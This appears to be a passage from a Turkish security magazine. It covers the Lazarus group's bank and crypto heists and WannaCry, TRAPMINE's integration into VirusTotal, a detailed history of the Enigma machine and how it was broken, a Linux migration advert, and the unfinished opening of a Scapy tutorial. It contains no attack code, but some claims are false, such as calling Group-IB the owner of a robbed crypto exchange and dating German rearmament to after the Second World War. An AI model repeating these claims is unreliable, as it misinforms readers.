Lazarus öncelikle Bangladeş Merkez Bankası'nın **SWIFT** ödeme ağına sızmış; ağ üzerinde kontrol sağlayan akıllı router'lerina uzaktan erişim elde etmişti. Üstelik bunu yaparken bankanın firewall gibi kritik güvenlik cihazlarının çalışmıyor olması işlerini iyice kolaylaştırmıştı. Lazarus hackerleri ağ trafiğini süzüyor, araya istedikleri gibi giriyor ve işlemlere müdahale edebilecek seviyede hak yükseltme işlemi yapabiliyorlardı.

İşin kötü tarafı bankanın hack edildiğini dahi anlamamış olmasaydı. Fakat ortada çalınmış paralar ve şüpheli 20 kişiye ait hesap bilgileri vardı. Fakat paralar hiçbir zaman ortaya çıkmadı. FBI bu olayın arkasında da Kuzey Kore olduğunu iddia etti.

Ve WannaCry..

Ortalığı kasıp kavuran, FBI'ın bilgisayarları dahil dünya üzerinde binlerce bilgisayara bulaşan meşhur fidyeci virüs. WannaCry'inde Lazarus'un işi olduğunu bu sefer sadece FBI değil, Kaspersky de iddia etmişti.

WannaCry üzerinde yoğun araştırmalar yapan Rus siber güvenlik firması Kaspersky bununla ilgili ciddi raporlar hazırlamıştı. Kaspersky, WannaCry ile Lazarus Hacker grubunun bağlantısı olduğunu açıkladı.

WannaCry zararlı yazılımı sayesinde dünyanın her yerinden fidye topluyor ve bunları kripto para türlerinin en meşhurlarından BitCoin ile tahsil ediyorlardı. FBI dahil pek çok kurum hâlâ Lazarus'u arıyordu ancak para trafiği ve bağlantılar bir türlü deşifre edilemiyordu.

Grup artık iyiden iyiye efsane olmuş ve aradan geçen iki yıla rağmen yakalanamamıştı. Aksine para trafiği büyümüş ve güçlenmişti. Güvenlik araştırmacıları grubun arkasında mutlaka bir **"devlet"** gücü olduğunu bunun da **Kuzey Kore** olabileceğini iddia ediyorlardı.

WannaCry'den yüklü miktarda gelir elde eden grup, gözünü kripto para piyasasına çevirmişti. Hedef yüklü miktarda kripto para elde etmekti. Bunun üzerine keşif çalışmaları yapan grup gözüne **Group-IB** şirketine ait kripto para borsasını kestirdi. Borsanın sunucularına erişim sağlayan grup, tüm paraları birbirinden farklı hesaplara aktararak, kasayı boşalttılar.

Araştırmalar Lazarus hacker grubunun kripto para piyasasından çaldığı para miktarının **600 milyon dolara yakın olduğunu belirtiyor.**

VirusTotal += TRAPMINE

Google'ın sahibi olduğu ve dünyanın en büyük şüpheli dosya tarama servisi VirusTotal'ın en yeni silahı TRAPMINE oldu. Geliştirilen yapay zeka tabanlı yeni nesil antivirüs motoru, TRAPMINE Gelişmiş Uç-nokta Tespit ve Müdahale Platformu'nun sadece bir bileşeni. Bu işbirliği ile birlikte VirusTotal, her gün yüklenen bir milyondan fazla şüpheli dosyayı TRAPMINE teknolojisiyle de analiz edecek.

**TRAPMINE - VirusTotal entegrasyonu ile ilgili açıklamaya VirusTotal Blog[1] ve TRAPMINE Blog[2] üzerinden ulaşabilirsiniz.*


#1 #2

Bayram Gök – bayram@arkakapidergi.com

II. Dünya Savaşı'nın Kriptoloji Cephesi: Enigma Şifreleme Makinesi

O, insanın icat ettiği makinelerin en ünlülerinden bir tanesi. O, kriptolojinin adı unutulmayacak yıldızı. Onun hikâyesi Hollywood 'un birçok filmine konu oldu. Onu hepimiz ikinci dünya savaşı sırasında Nazi ordusunun kullandığı Enigma şifreleme cihazı adıyla tanıyoruz. Enigma kendisinden sonra geliştirilen birçok şifreleme cihazına da ilham oldu. Kriptoloji bilimine merak sarmış birçok gencin sebebidir Enigma.


İkinci Dünya Savaşı bittiğinde Alman Ordusu'nun elinde yüz bin kadar Enigma cihazı vardı. Bir zamanlar tüm istihbarat birimlerinin bir tane ele geçirmek için ölümüne fedakârlıklar[1] yaptığı, ünlü kriptoanalistlerin çözmek için yıllar harcadığı Enigma cihazını artık müzelerde görmek mümkün. İnternette adına açılmış birçok site bulabilir, bu sitelerden yeniden yapım kopya bir Enigma makinesi satın alabilirsiniz. Satın almak demişken eskicilerde gördüğünüz daktilolara dikkatle bakınız. Bir tanesi 45[2] bin EURO eden müzelik bir Enigma cihazı olabilir.




*Üç Rotorlu Enigma Cihazı

1 http://www.wikizeroo.net/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvR2VybWFuX3N1Ym1hcmluZV9VLTU1OQ

2 https://tr.euronews.com/2017/07/12/enigma-makinasi-rekor-fiyata-satildi



Enigma Cihazı elektro-mekanik şeması 1



Enigma Cihazı elektro-mekanik şeması 2

Kısa bir tarihçe

Enigma makinesi Dr. Arthur Scherbius tarafından 23 Şubat 1918 tarihinde patenti alınarak üretilmeye başlandı. İlk model yaklaşık 50 kg ağırlığında ve oldukça hantaldı. Yunanca "*bilmece*" anlamına gelen Enigma markasıyla pazarlanan cihazın ilerleyen zamanlarda tahta kutusunda daktiloya benzeyen ve pille çalışan yaklaşık 12 kg ağırlığında taşınabilir askeri amaçlı modelleri geliştirildi.

Ticari amaçlar için tasarlanan Enigma Alman Ordusu'nun ilgi göstermesine kadar istenen satış başarısını gösteremedi. 1926 yılında Alman Deniz Kuvvetleri (Reichmarine) kendisi için özel olarak uyarlanmış *Funkschlüssel C* modelini kullanmaya başladı. 1928 yılında Alman Ordusu (Reichswehr) için tasarlanan Enigma G modeli bazı iyileştirmelerden sonra Enigma I adıyla 1930 yılından sonra tüm Alman askeri birimleri ve diğer devlet kurumları tarafından yaygın olarak kullanılmaya başlandı. Enigma I modelinde yapılan en önemli değişiklik şifreleme gücünü arttıran, harfleri değiştirmeye yarayan fiş panelinin eklenmesiydi. Enigma cihazının değişik modelleri İtalya, İspanya ve İsviçre tarafından çeşitli amaçlarla kullanıldılar. Hatta savaşı kazanan müttefikler ele geçirdikleri Enigma cihazlarını, bu cihazları güvenli kabul eden gelişmekte olan ülkelere sattılar.

Enigma nasıl çalışır?

Anlamamıza yardımcı olması için Alberti diski Sezar şifresinin, Vigenere şifresi ise Alberti Diski'nin, Enigma şifresi ise Vigenere şifresinin gelişmiş devamıdırlar, diye düşünebiliriz. Her biri bir önceki yöntemin eksikliğini gidermek üzere geliş-

tirilmişlerdir. Sezar şifresi tek anahtar (harf kaydırma) ile yetinirken, Alberti Diski'nde birden çok anahtar (harf kaydırma) kullanılabiliyordu. Vigenere şifresinde ise seçilen bir anahtar kelime yardımı ile her harfi farklı bir Sezar şifresi (farklı farklı harf kaydırma) kullanarak şifrelemek mümkün oluyordu. Her yöntemde anahtar mekanizması biraz da karmaşık hale getirilmişti. Enigma bu serinin en mükemmeli ve sonuncusudur.

Enigma'nın en belirgin farkı her harf şifrelendiğinde sonraki şifrelenecek harf için kullanılacak anahtar kelimeyi de otomatik olarak değiştirmesidir. Yöntem pratikte sınırsıza yakın bir anahtar kullanımına imkânı veriyordu. Bu yüzden şifrelenmiş metin içinde Vigenere şifresi gibi anahtara bağlı tekrarlanan harf dizleri bulmak neredeyse imkânsızıdır. Şifreyi çözmek için ilk anahtarın bilinmesi veya bulunması gerekmektedir.

Enigma bir batarya ile çalışan elektromekanik bir cihazdır. Modeline göre mekanik farklılıklar içermesine rağmen hepsi aynı temel prensip ve şasi üzerinde çalışır. Cihazın parçalarını inceleyelim.

Klayve


Enigma 26 harfli QWERTY klavye ile donatılmıştır. Tahminen Mors kodu ile uyumlu olmasını istemişlerdi. Her tuş hem elektrik devresinde bir anahtarla hem de rotorların adım adım ilerlemesini sağlayan mekanik bir pedalla ilişkilidir. Elektrik anahtarı doğrudan fiş panosundaki harf girişine ve lamba panosuna bağlıdır. Şifreleme işleminde bir fonksiyonu yoktur, veri girişi amaçlıdır.

Fiş Panosu

Şifreleme işlemin başladığı bölümdür. Bu modelde önceki modellerde olmayan ilave güvenlik sağlayan harf değişim panosu bulunmaktadır. Pano üzerinde 26 harften her birisini temsil eden fiş girişleri vardır. Harflerin hem klavye üzerinde hem de lamba paneli üzerinde karşılıklı yer değiştirmelerine imkân verir. Görsel 4'de görüleceği gibi A ve M harfleri arasına takılan bir yama kablosu aracılığı ile A ve M harfleri yer değiştirmiştir. Artık A harfine bastığımızda M; M harfine bastığımız da A harfi gibi davranacaktır. Yani A->M, M->A olur. Eğer fiş girişine görselde görülen harf değiştirme kablosu takılmaz ise harf kendisi gibi davranır. Yani A=A ; M=M olur. Kullanılacak yama kablosu adedine göre birleşim adetleri tabloda verilmiştir. Alman Ordusu genellikle 10 yama kablosu kullanırdı. Bu yaklaşık 48 bit demektir. Hava kuvvetleri fiş panosuna takılan UHR(saat) eklentisi kullanıyordu. UHR eklentisi üzerindeki döndürülebilir bir anahtar yardımıyla önceden ayarlanmış birleşimleri kolayca değiştirebiliyorlardı.

Tablo 1 Fiş panosu yama kablosu birleşim adedi


Kablo(n)	Birleşimler(kombinasyonlar)
0	1
1	325
2	44.850
3	3.453.450
4	164.038.875
5	5.019.589.575
6	100.391.791.500
7	1.305.093.290.000
8	10.767.019.640.000
9	53.835.098.190.000
10 *	150.738.274.900.000
11	205.552.193.100.000
12	102.776.096.500.000
13	7.905.853.580.550
Toplam	532.985.208.200.000



Fiş Panosu

Durağan Rotor

Durağan Rotor fiş panosundan gelen kabloların hareketli rotor üzerindeki pimler ile temasını sağlayan iletken yüzeylere sahiptir. Şifreleme işlemine bir etkisi yoktur.



Siyah yuvarlak parça Durağan Rotor, gümüş renkli 3 adet parça ise Mandallar

Rotor

Enigma cihazının kalbi, en karmaşık parçası, kolayca çıkarılıp değiştirilebilen, bir eksen üzerinde belirlenen şifreleme anahtarına göre değişik sıralamada yan yana dizilerek takılabilen rotorlarıdır. Rotorların sağ yüzünde kendinden önceki rotorun iletken yüzeyleri ile temas eden pimler ve sol yüzünde ise bu pimler ile iletken kablolar vasıtasıyla çapraz bağlanmış kendinden sonraki rotora sinyali aktaran iletken yüzeyler vardır. Alman ordu birimleri çapraz bağlantıları farklılaştırılmış ve Romen rakamları ile numaralanmış çeşitli rotorlar kullanmışlardır.

Alman Ordu ve Hava Kuvvetleri Enigma cihazını I, II ve III olarak numaralandırmış 3 rotor ile beraber kullanılıyordu. 1938 yılında rotorların sayısı IV ve V numaralı rotorlar eklenerek 5'e çıkarıldı. Şifreleme esnasında bu 5 rotordan 3 tanesi seçilerek kullanılıyordu. 5 rotordan 3'ünü seçmek 5x4x3=60 birleşim (kombinasyon) verir.

Almanlar 1. Dünya Savaşı'nda yaptıkları gibi yine denizaltıları ile İngiltere'yi abluka altına almaya çalışıyorlardı. Bu yüzden deniz kuvvetlerinin haberleşmesine özel önem veriliyordu. 1942 yılının şubat ayında deniz kuvvetleri için Enigma makinesi özel olarak değiştirildi ve M4 olarak kodlandı. Reflektör daha ince bir yapıya kavuşturulup, reflektör ile en soldaki rotor arasına inceltilmiş 4. rotor takılabilir hale getirilmişti. Bu ek rotorun Beta ve Gama olarak adlandırılmış iki çeşidi vardır. Dördüncü rotor diğer üç rotordan farklı olarak otomatik ilerlemiyor, elle ayarlanarak 26 konumdan birisine sabitleniyordu. Deniz kuvvetleri başlangıçta ilk üç rotor yuvası için 6 adet rotor kullanıyordu. Sonradan VII ve VIII numaralı rotorlar eklendi.

Tüm rotorların sağ yüzünde 26 adet, sol yüzünde ise 1 adet özel çentik vardır. Rotorlar eksen üzerinde birleştirilip yuvalarına yerleştirilince bir rotorun sağ yüzü diğer rotorun sol yüzüne yapışır. Görsel 5 'te görüldüğü üzere rotorların birleşme çizgisini ortalayan, ucu tırnaklı, tuş mekaniğine bağlı üç adet mandal vardır. Herhangi bir tuşa basıldığında eşgüdümlü olarak üç mandalda yukarıya doğru yükselir. Yükselme hareketi ile en sağdaki mandalın ucu en sağdaki rotorun sağındaki 26 çentikten birisine takılır ve rotoru bir adım ilerletir. Ortadaki mandalın ucu yükselme hareketi esnasında orta rotorun sağındaki 26 çentikten birisi ve sağdaki rotorun solundaki tek çentik ile hizalıysa; iki çentiğin oluşturduğu yuvaya düşer ve iki rotoru kilitler. Kilitlenen iki rotor beraber bir adım ilerler. Sağdaki rotorun solunda tek çentik olduğu için bu kilitlenme sağdaki rotorun her 26 adımdan sonra bir tur dönmesinden sonra bir defa gerçekleşir. Basitçe ifade edersek ortadaki rotorun bir tur dönmesi için sağdaki rotorun 26 tur dönmesi gerekmektedir. Üçüncü mandal, ortadaki rotor ve en soldaki rotor arasında da aynı mekanik ilişki vardır. M4 modelinde 4.rotor için bir mandal yoktur ve bu mekanizmaya bağlı olmadığından sabit durur. Rotorların tekrar başlangıç konumlarına dönmeleri için 26x26x26=17576 defa bir tuşa basmak gerekmektedir. Bu 17 bin 576 birleşim (kombinasyon) eder. Adım adım ilerleme hareketi temas eden iletken pim ve yüzeyleri değiştirdiğinden şifreleme anahtarı da sürekli değişir. Eğer arka arkaya 17 bin 576 defa "A" harfine başmış olsa idik ancak tekrarlayan bir harf dizisine rastlayabilirdik. Link üzerinden mekanizmanın videosunu izleyebilirsiniz.[3]

Deniz kuvvetlerinde kullanılan VI, VII ve VIII numaralı rotorların diğerlerinden farklı olarak sol yüzünde 2 adet çentik vardır. Normal rotorlar her turda solundaki rotoru bir adım ilerletirken VI, VII ve VIII numaralı rotorlar her turda sahip oldukları 2 çentik yüzünden solundaki rotoru 2 adım ilerletir.

İlk üretilen rotorlarda harf halkası ve iletken pim/yüzey ilişkisi sabitlenmiştir. Sonradan şifreleme işlemini daha karmaşık hâle getirmek için harf halkaları rotor üzerinde döndürebilir hâle getirildi. Halka döndürüldükten sonra küçük bir kilit ile sabitleniyordu. Bu basit değişiklik pim/yüzey bağlantıları ve harf ilişkisi değişken rotorlara izin verdi. En soldaki rotorun solunda rotor olmadığından sadece orta ve sağdaki rotorun halka ayarı şifrelemeyi etkileyecektir. Her halka 26 değişik konuma ayarlanabildiğinden 26x26=676 birleşim (kombinasyon) verir.

3 https://www.youtube.com/watch?v=hcVhQeZ5gI4

Halka ayarı **A** konumunda iken pim/yüzey bağlantısı şöyle olsun:


ABCDEFGHIJKLMNOPQRSTUVWXYZ

EKMFLGDQVZNTOWYHXUSPAIBRCJ


Eğer halka ayarı **B** konumuna getirilirse pim/yüzey bağlantısı şöyle olur:

ZABCDEFGHIJKLMNOPQRSTUVWXY


EKMFLGDQVZNTOWYHXUSPAIBRCJ



Rotorların yan yüzeyleri, pimler ve çentikler




Rotorların içyapıları, pimler ve yüzeyleri çapraz bağlayan kablolar, harf halkası



Harf halkası kilidi (http://www.cryptomuseum.com/crypto/enigma/working.htm)

Reflektör

Reflektör rotorlardan geçerek şifrelenmiş mesajı çapraz bağlanmış geri dönüş pimleri üzerinden tekrar son rotora geri yollar. Reflektöre ulaşan şifrelenmiş sinyal çapraz bağlanmış pimden tekrar son rotora geri gönderilir. Sinyal tüm rotorları yeniden kat ederek tekrar şifrelenmiş olur. Reflektörün Ordu istihbaratı (Abwehr), Deniz Kuvvetleri için özelleştirilmiş çeşitleri üretildi. Reflektörün çapraz bağlanmış pimleri şifreleme işleminde etkindir.



Reflektör

Lamba paneli

Şifrelenmiş harfi bir lamba yakılarak operatöre bildirilen çıktı aygıtıdır. Operatör şifrelenmiş mesajı telgraf veya telsiz üzerinden Mors alfabesi ile veya yazılı olarak kurye ile gönderir. Klavye gibi fiş panosuna bağlıdır. Fiş panosunda yapılan harf değiştirme işlemi lamba paneli içinde geçerli olur.

Lamba Paneli

Özetlersek Enigma oldukça karmaşık bir cihazdır. Sonradan cihazı güçlendirmek için yapılan geliştirmeler cihazı daha bir karmaşık hale getirmiştir. Fiş paneli, rotor, halka ayarının verdiği birleşimlerin miktarını hesaplarsak 150.738.274.900.000 x 17576 x 676 = 1.643.946.528.435.893.248 rakamına ulaşırız.

Kullanımı

Enigma çift yönlü çalışabilen bir cihazdır. Şöyle açıklayalım: Örneğin Enigma cihazı ayarlanıp T harfine basıldığında G lambasının yandığı görülecektir. Bu T harfinin G harfi olarak şifrelendiği anlamına gelmektedir. Yine cihazın aynı ayarında G harfine basıldığında lamba panelinde T harfinin yanacağı da görülecektir. Diğer bir ifade ile Enigma cihazı bir metni şif-

releyebildiği gibi şifrelenmiş metni de deşifre etme yeteneğine sahiptir. Deşifre işlemi için ayrı bir cihaza gerek yoktur.

Operatörler her gece yarısı Enigma cihazının parametrelerini önceden dağıtılan bir kod kitapçığına göre ayarlarlar ve bu ayar tam bir gün geçerli olurdu. O gün için belirlenen rotorlar seçilir, harf halkası ayarlanır ve belirlenen sıra ile yuvalarına yerleştirilir. Yine kod kitapçığına göre fiş panosundan belirlenen harf değiştirme ayarları yapılır. Sonra mesaj anahtarı oluşturma işlemine geçilirdi. Naziler belirli bir mesaj anahtarı ile gün boyu gönderilecek on binlerce mesajın şifrenin kırılması için gereken istatiksel veriyi sağlayacağını düşündüklerinden her operatörün kendi mesaj anahtarını belirleyebileceği bir prosedür tasarladılar. 1940 yılına kadar uygulanan mesaj anahtarını oluşturma prosedürü şöyleydi.

Şifreleme işlemi yapan operatör

Kod kitapçığına göre Enigma cihazı ayarları yapıldıktan sonra:

a. Operatör rastgele üç harf seçerdi. Örneğin **RNF**, buna ana ayar (Grundstellung) deniyordu.

b. Sonra operatör soldan sağa doğru sırasıyla rotorları elle döndürerek **RNF** konumuna getirirdi.

c. Operatör yine rastgele üç harf daha seçerdi. Örneğin **JRM,** buna mesaj anahtarı deniyordu.

d. Sonra operatör sırasıyla **JRMJRM** harflerini tuşlar ve lamba panelinden örneğin **BKTRFQ** harflerini not ederdi. **BKT** harflerine şifreli mesaj ayarı deniyordu.

e. Sonra operatör rotorları tekrar **JRM** harflerine ayarlar ve mesajı şifrelemeye başlardı.

f. Mesaj şifreleme işlemi bitince şifrelenmiş metin bazı ek bilgilerle (header) beraber belirli bir formatta karşı tarafa iletilirdi.

Şifre çözme işlemi yapan operatör

Karşı taraftaki operatör yine kod kitapçığına göre rotorları, harf halkalarını ve fiş panosunu günün parametrelerine göre ayarlardı. Aldığı mesajı çözmek için ek bilgileri (header) kullanır ve sırasıyla şu prosedürü takip ederdi.

Kod kitapçığına göre Enigma cihazı ayarları yapıldıktan sonra:


a. Rotorları mesajla beraber ulaşan (Grundstellung) **RNF'**ye ayarlar.

b. Yine mesaj ek bilgilerinde bulunan şifreli mesaj ayarı **BKTRFQ** 'yı tuşlardı.

c. Lamba panelinden **JRMJRM** mesaj anahtarını elde ederdi.

d. Rotorları mesaj anahtarı **JRM**'ye ayarlardı.

e. Şifreli mesajı tuşlar ve lamba panelinden çözülmüş metni elde ederdi.


Geheime Kommandosache! Armee-Stabs-Maschinenschlüssel Nr. 28 Nr. 00008
für Oktober 1944

Kod kitapçığından bir sayfa

Aslında Enigma cihazlarına verilen M1, M2, M3 ve M4 kodlarının cihazların teknik özelliklerine değil şifreleme prosedürlerine atıf olduğu söylenir.

Enigma efsanesi nasıl yenildi?

Polonyalıların sürekli tetikte olmaları için tarihsel birçok kötü anıları vardı. Rusya ve Avrupa'nın ileri gelen ülkeleri arasındaki ezeli rekabetin ezileni her zaman Polonya olmuştu. Toprakları sürekli işgale uğramıştı. Müzisyen Chopin, 2. Nobel Ödülü'ne sahip tek kadın Marie Curie bu işgaller yüzünden ülkerinden ayrılmak zorunda kalan iki ünlü Polonyalı'dır. Bu yüzden Polonyalıların her zaman iyi bir haber alma servisleri ve becerikli şifre kırıcıları olmuştur. İkinci Dünya Savaşı'ndan sonra hızla silahlanan Almanya'yı pür dikkat takip ediyorlardı. Enigma'yı ilk çözenler de onlar olmuştur. Ticari Enigma zaten biliniyordu. Şifresini Polonyalılar ve İngilizler çoktan çözmüşlerdi. Ancak Almanların askeri Enigma'sının Polonyaları şok ettiği söylenir. En iyi matematikçilerini toplayıp Varşova yakınlarında şifre kırma üssü **Biuro Szyfrom**'u kurdular. 1940 yılına kadar Almanlar şifreleme prosedürlerini birkaç defa değiştirdiler. Polonya işgal edilinceye kadar Biuro Szyfrom her prosedürü kırmayı başardı. İki gelişme de onlara çok yardımcı oldu. İlki eski bir polis olan Alman Hans-Thilo Schmidt kardeşi vasıtasıyla iş bulduğu Alman askeri şifre merkezinden Enigma kullanım kılavuzunu, anahtar listelerini ve çalıştırma yönergelerini çalıp Fransız gizli servisine sattı. Ancak Fransızlar Enigmayı kırmayı başaramadılar. Fransızlar bunun üzerine ellerindeki bilgileri Biuro Szyfrom'a verdiler. İkinci gelişme ise Alman hükümetinin diplomatik bir Enigma cihazını sıradan bir kargo ile Varşova'daki büyükelçiliğine göndermesi ile olmuştu. Polonyalılar bu fırsatıda değerlendirdiler. Paketi açıp Enigma cihazını iki gün boyunca incelediler, fotoğraflarını çektiler. Sonra paketi hiç açılmamış gibi elçiliğe ulaştırdılar. Almanlar hiçbir şeyin farkına varmadılar. Hatta Polonyalılar kendilerine 2 adet Enigma cihazı da yaptılar. Polonyalıların

bu cihazları ticari Enigma satın alarak geliştirdikleri de aktarılıyor. 15 Eylül 1938 yılında Almanlar şifreleme prosedürünü bir kez daha değiştirdiler. Artık eski yöntemlerle şifre çözmek yavaş hale gelince Polonya Ordusu'nun isteği ile Ekim 1938'de Biuro Szyfrom da çalışan Marian Rejewski ve arkadaşları Enigma şifresini çözmek için tarihteki ilk kriptoanaliz cihazını geliştirdiler. Yaptıkları cihazın adına "Kriptolojik Bomba" dediler. Enigma kullanımı bahsinde anlatıldığı üzere şifreli mesaj ek bilgileri (header) kısmında şifreli mesaj ayarı **BKT** ' da iletilirdi. 1 Mayıs 1940'a kadar kullanılan prosedürde hatalardan kaçınmak amacıyla mesaj anahtarı **JRM** arka arkaya iki defa **JRMJRM** olarak şifrelenir ve **BKTRFQ** olarak iletilirdi. Şifreyi çözen operatör **JRMJRM** elde etmek için ilk 6 harf **BKTRFQ** tuşlardı. Aslında güvenlik olarak tasarlanan bu prosedürün kendisi güvenlik açığıydı. Anahtar iletimi sıkıntıları ileride açık anahtar anlayışının gelişmesini sağlayacaktır. İşgal esnasında tüm belgeler yok edildiği için bu açığın nasıl kırıldığı ile ilgili detaylı bilgiler yoktur. Ancak Enigma ayarlarının tam bir gün geçerli olduğunu aktarmıştık.

Eğer yeterli miktarda mesaj anahtarı toplanırsa fiş panosu ve rotor bilgileri olmadan mesaj anahtarına erişmek mümkündü. Detaylı bilgiyi bu linkten[4] okuyabilirsiniz. Marian Rejewski tembel operatörlerin seçtiği "AAA","BBB","CCC" gibi başlangıç pozisyonlarından da faydalandı. I, II, III numaralı rotorların sıralaması 6 kombinasyon üretiyordu. Her bir kombinasyon için bir "Kriptolojik Bomba" ürettiler. Cihazın tamamlanmasından bir ay kadar sonra eklenen IV ve V rotorların iç yapısını çabucak öğrendilerse de 5 rotor 60 kombinasyon üretiyordu. Daha fazla Kriptolojik Bomba gerekiyordu. Ancak bu kadar Kriptolojik Bomba yapacak imkanları yoktu. Polonyalılar yaklaşık 7 yıl boyunca İkinci Dünya Savaşı'nın başlamasına kadar Fransızlar'a ve İngilizler'e söylemeden Enigma şifrelerini çözdüler, Alman haberleşmesini dinlediler. Artık ellerindeki bilgileri İngilizler ile paylaşmaları gerektiğini düşündüler ve iki adet kopya Enigma cihazı dahil tüm bilgileri İngilizler'e devrettiler. Almanların Polonya'yı işgalinden önce Biuro Szyfrom tüm belgeleri ve yapılan Kriptolojik Bomba'ları imha ettiler. Almanlar asla Enigmanın çözüldüğünü anlamadılar.

Polonyalılar'dan Enigma şifrelerini çözme işini ve bazı Biuro Szyfrom çalışanlarını devralan İngilizler Londra yakınlarında Betchley'de bir üs kurdular. Alman U-Botları'nn ablukasından kurtulmak için özellikle M4'ü hedef aldılar. Ülkenin en iyi matematikçilerini, santraç ustalarını , bulmaca meraklılarını topladılar. Harıl harıl çalışan bu 8000 kişilik ekip doğrudan dönemin Başbakanı Churchill'e bağlıydı. Betchley'de gizliliğe öyle önem veriliyordu ki çözülen Enigma şifrelerinden elde edilen bilgilerin kaynağının kod adı "Boniface" olan bir casus olduğu söyleniyordu. Bu ekibin içinden Gordon Welchman ve özellikle Alan Turing'in ismi öne çıktı.Turing Polonya Kriptolojik Bomba'sından ilham alarak kendiside bir kriptoanaliz cihazı geliştirmeyi başardı.İngilizler de geliştirdikleri cihaza belki de Polonyalılar'ı onurlandırmak için "Bombe" adını verdiler. Yaklaşık 1 ton ağırlığındaki bu cihaz aynı anda onlarca Enigma cihazını simüle ediyordu. British Tabulating Machine fabrikası tarafından üretilen 2 adet Kriptolojik Bomba Mart 1940 yılında çalışmaya başladı. Bunlardan 200 adet ürettiler.

Alan Turing, Enigma şifresini kırmak için Marian Rejewski ve arkadaşlarından daha farklı bir yol izledi. Alan Turing otomatik çalışan bir makine ile her gün değişen Enigma şifrelerine "bilinen açık metin atağı" uyguladı ve başarılı oldu. Mesajlar içerinde geçen "derhal", "hitler" vb. sık sık kullanılan kelimeler ve kodlar şifreli metin içinde taranıyordu. Daha basit bir ifade ile denenen her anahtar sonucunda deşifre metin içinde bu kelimelerden birisi varsa mesajın çözüldüğünü makine anlıyordu. Sonradan olasılıkları eleyen ve işlemi hızlandıran Welchman'ın diyagonal tahtası ile donatılan Turing Bombesi mesajları daha kısa sürede çözmeye başladı. İngilizler 1942 yılında 4 rotor ile donatılan M4 'ü kırmak için Amerikalılar'dan yardım istediler. Amerikalılar da kendi Bombe'lerini geliştirdiler.


Yetenekli mucit Dr. Arthur Scherbius icadı Enigma'nın heyecanlı serüveninde bize düşen Marian Rejewski ve Alan Turing yaklaşımlarının hangisinin daha sanatsal olduğunu tartışmaktır. Üç dâhiye de selam olsun.

4. http://www.ams.org/publicoutreach/feature-column/fcarc-enigma

Talia Domain

<ÖZGÜR YAZILIM/> Linux Göç Çözümü

Diğer işletim sistemlerinden, Linux işletim sistemlerine geçişe "Linux Göç" denilmektedir. TaliaDomain, yaygın diğer işletim sistemlerinden Açık Kaynak Kodlu Linux / Pardus işletim sistemlerine sorunsuz ve yönetilebilir bir şekilde geçişinizi sağlar.



pardus | debian

</>

Merkezi Yönetim

Bütün istemciler tek bir noktadan Merkezi yönetim sistemi ile yönetilebilir.

Kolay Kurulum

Kuruma özel hazırlanan ISO Kurulum Dosyası sayesinde kolayca kurulur ve yönetilir.

Güvenlik

TaliaDomain merkezi güncelleme özelliği sayesinde her zaman güncel ve sürdürülebilir güvenlik sağlar.

12M BİLİŞİM

www.taliadomain.com
www.12m.com.tr

YERLİ ÜRETİM

Güray Yıldırım - guray@gurayyildirim.com.tr

Scapy ile Network Programlama 1

Ağ üzerindeki paket yapılarının basitleştirilmiş hâli sürekli önümüze çıksa da, çoğu zaman bu paketleri bit-bit bakacak derece detaylı incelediğimizde yeni keşiflerimiz olabiliyor. İstediğimiz paketleri network üzerinden dinleyebilmek, inceleyip istediğimiz bitlerinin detaylarını kolay anlaşılır şekilde görebilmek için Wireshark gibi programları görsel arayüz kısmında, tcpdump gibi komut satırı araçlarını da terminal kullanıcı arayüzleri arasında kullanabiliyoruz.

Programlamaya ağ üzerindeki bahsettiğimiz kavramları dahil etsek üzerinde denemeler yapabilmemiz, istediğimiz gibi değişiklik yapabilmemiz veya ilgimizi çeken kısımlarını derinlemesine incelememiz çok kolay olurdu. Hatta bir istek istediğimiz gibi gitmiyorsa onunla alakalı da önlemler alabilirdik. Hatta dinlediğimiz paketleri değiştirip tekrar hat üzerine koymayı bile mümkün kılardı. Bunu bir de Python gibi bir dili kullanarak ister komut satırından etkileşimli olarak, istersek de kodları bir dosyaya yazıp istediğimiz gibi paketleyebilsek birçok sorunun tespitinde kullanabileceğimiz bir formata getirebilirdik.

Scapy bu bahsettiğimiz alanlar dahil olmak üzere, birçok protokolü çözümleyip ayrıştırabilen, elle paket üretmeyi mümkün kılan, paket üzerindeki katmanları söküp yerine başka katmanlar koyabilmeyi ve çok daha fazlasını sağlayan bir paket manipülasyon kütüphanesi.

Bu kadar kavramdan bahsetmişken, Scapy ile nmap, traceroute, tcpdump gibi birçok programın yaptığı işleri ya tamamen ya da büyük ölçüde yapabildiğimizi atlamamak gerekiyor. Örneğin; oluşturduğumuz paketlerde farklı TTL değerleri belirleyip belirli zaman aşımı sürelerinden önce gelen cevaplara göre traceroute fonksiyonlarına benzer işlevler sağlayabiliyoruz.

Durum böyle olunca, Scapy ile yazılmış birçok farklı kütüphane de bulunuyor. Bunların arasında Scapy ile HTTP isteği yapacak kadar üst seviyelere çıkan da Wi-Fi traffic injection yapan da bulunuyor.

Siber güvenlik alanında kullanılan araçlar istenen bir özelliği sağlamadığında ya da istenen işe uygun araç bulunmadığında Scapy ile bu eksiklerin tamamlanması genelde çok kısa bir zaman alıyor ve oldukça anlaşılır-etkili sonuçlar üretiliyor.

Scapy, paketleri PCAP formatında kaydedebiliyor. Hatta kendisi veya başka programlar tarafından kaydedilmiş PCAP dosyalarını okuyup onları da kendi veri yapılarına aktarıp oynamaya mümkün hale getirebiliyor.

Paket oluştururken veya paketler üzerindeki bitler değiştiğinde gözden kaçması veya yanlış yapılması mümkün olan, doğru yapılsa bile uğraştırıcı bir süreç olabilen checksum hesaplamayı da Scapy otomatik olarak gerçekleştiriyor. Paketi oluştururken istenen alanları tanımlamak kalanı Scapy'nin tamamlamasıyla çoğu zaman hiçbir ek gerektirmeden çalışabiliyor.

Kurulum ve Kullanım

Scapy'den bahsetmek, kullanım alanları saymak çok daha uzun sürebileceği için, gerekli ilgiyi uyandırdığımızı umarak ilerleyelim. Bu bölümde Scapy'nin sistem üzerine kurulmasından bahsedeceğiz. Bunun için Ubuntu'nun 16.04 sürümü üzerinde çalışacağız. GNU/Linux sistemlerin terminallerinde sık kullanılan bazı komutların ön bilgisi kurulum ve kullanımda işinizi kolaylaştırabilir. Son olarak, buradaki komutları uygulayabilmek için bir internet bağlantısına ihtiyacınız olacaktır.

